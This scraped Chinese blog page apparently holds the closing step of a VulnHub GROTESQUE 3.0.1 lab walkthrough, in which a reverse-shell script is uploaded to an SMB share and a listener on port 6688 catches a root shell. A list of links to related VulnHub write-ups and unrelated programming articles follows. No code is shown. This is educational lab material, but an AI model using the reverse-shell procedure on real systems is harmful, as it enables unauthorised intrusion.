
利用刚才发现的共享文件夹:grotesque,将反弹shell脚本上传到smbshare目录下,然后在kali端开启对6688端口的监听,成功获得反弹的shell并在root目录下读取到flag值。
vulnhub靶场之GROTESQUE: 3.0.1的更多相关文章
- vulnhub靶场之JANGOW: 1.0.1
准备: 攻击机:虚拟机kali.本机win10. 靶机:JANGOW: 1.0.1,地址我这里设置的桥接,,下载地址:https://download.vulnhub.com/jangow/jango ...
- 【Vulnhub靶场】JANGOW: 1.0.1
时隔这么久,终于开始做题了 环境准备 下载靶机,导入到virtualBox里面,这应该不用教了吧 开机可以看到,他已经给出了靶机的IP地址,就不用我们自己去探测了 攻击机IP地址为:192.168.2 ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Chanakya
HA-Chanakya Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chanakya,395/ 背景: 摧毁王国的策划者又回来了,这次他创造了一个难 ...
- VulnHub靶场学习_HA: Chakravyuh
HA: Chakravyuh Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chakravyuh,388/ 背景: Close your eyes a ...
- VulnHub靶场学习_HA:Forensics
HA:Forensics Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-forensics,570/ 背景: HA: Forensics is an ...
- Vulnhub靶场——DC-1
记一次Vulnhub靶场练习记录 靶机DC-1下载地址: 官方地址 https://download.vulnhub.com/dc/DC-1.zip 该靶场共有5个flag,下面我们一个一个寻找 打开 ...
- vulnhub靶场之DRIPPING BLUES: 1
准备: 攻击机:虚拟机kali.本机win10. 靶机:DRIPPING BLUES: 1,网段地址我这里设置的桥接,所以与本机电脑在同一网段,下载地址:https://download.vulnhu ...
随机推荐
- C++面向对象编程之C++11语法糖
1.variadic template(模板参数可变化) template... type就是说有可变模板参数,作为参数使用时类型就是 类型后 + ... ,例如type... / type& ...
- bfs与dfs基础
bfs像二叉树的层序遍历 像这个图走bfs就{1, 2, 3, 4, 5, 6, 7, 8}这样走: dfs就{1, 2, 5, 6, 3, 7, 8, 4}. bfs与queue相结合,走到哪就把哪 ...
- Linux 下搭建 Hive 环境
Linux 下搭建 Hive 环境 作者:Grey 原文地址: 博客园:Linux 下搭建 Hive 环境 CSDN:Linux 下搭建 Hive 环境 前置工作 首先,需要先完成 Linux 下搭建 ...
- 齐博x1服务器性能太差,调整系统升级每次校验的文件数
系统升级需要校验本地的文件是否被修改过,系统默认每次检验1千个文件,一般来说需要分四到五页来处理,如下图所示. 如果你的服务器性能太差的话,就需要手工把数值调小.把下面的代码复制出来.进入后台数据库管 ...
- SpringBoot整合ES+Kibana
前言:最近在写一个HTTP代理服务器,记录日志使用的是ES,所以涉及到SpringBoot和ES的整合,整合完毕后又涉及到数据可视化分析,所以使用了Kibana进行管理,有些坑,需要记录一下 Spri ...
- Dubbo 原理和机制详解 (非常全面)
Dubbo 是一款Java RPC框架,致力于提供高性能的 RPC 远程服务调用方案.作为主流的微服务框架之一,Dubbo 为开发人员带来了非常多的便利. 大家好,我是 mikechen,专注分享「互 ...
- .NET周报【10月第3期 2022-10-25】
国内文章 聊一聊被 .NET程序员 遗忘的 COM 组件 https://www.cnblogs.com/huangxincheng/p/16799234.html 将Windows编程中经典的COM ...
- JavaScript Array对象的splice方法 数组的添加和删除
Splice方法 :拼接 splice() 方法用于添加或删除数组中的元素. var index = Array.indexOf(value); //可以匹配value在Array中的索引,匹 ...
- vue中动态引入图片为什么要是require, 你不知道的那些事
相信用过vue的小伙伴,肯定被面试官问过这样一个问题:在vue中动态的引入图片为什么要使用require 有些小伙伴,可能会轻蔑一笑:呵,就这,因为动态添加src被当做静态资源处理了,没有进行编译,所 ...
- 有用的内置Node.js APIs
前言 在构建你的第一个Node.js应用程序时,了解node开箱即用的实用工具和API是很有帮助的,可以帮助解决常见的用例和开发需求. 有用的Node.js APIs Process:检索有关环境变量 ...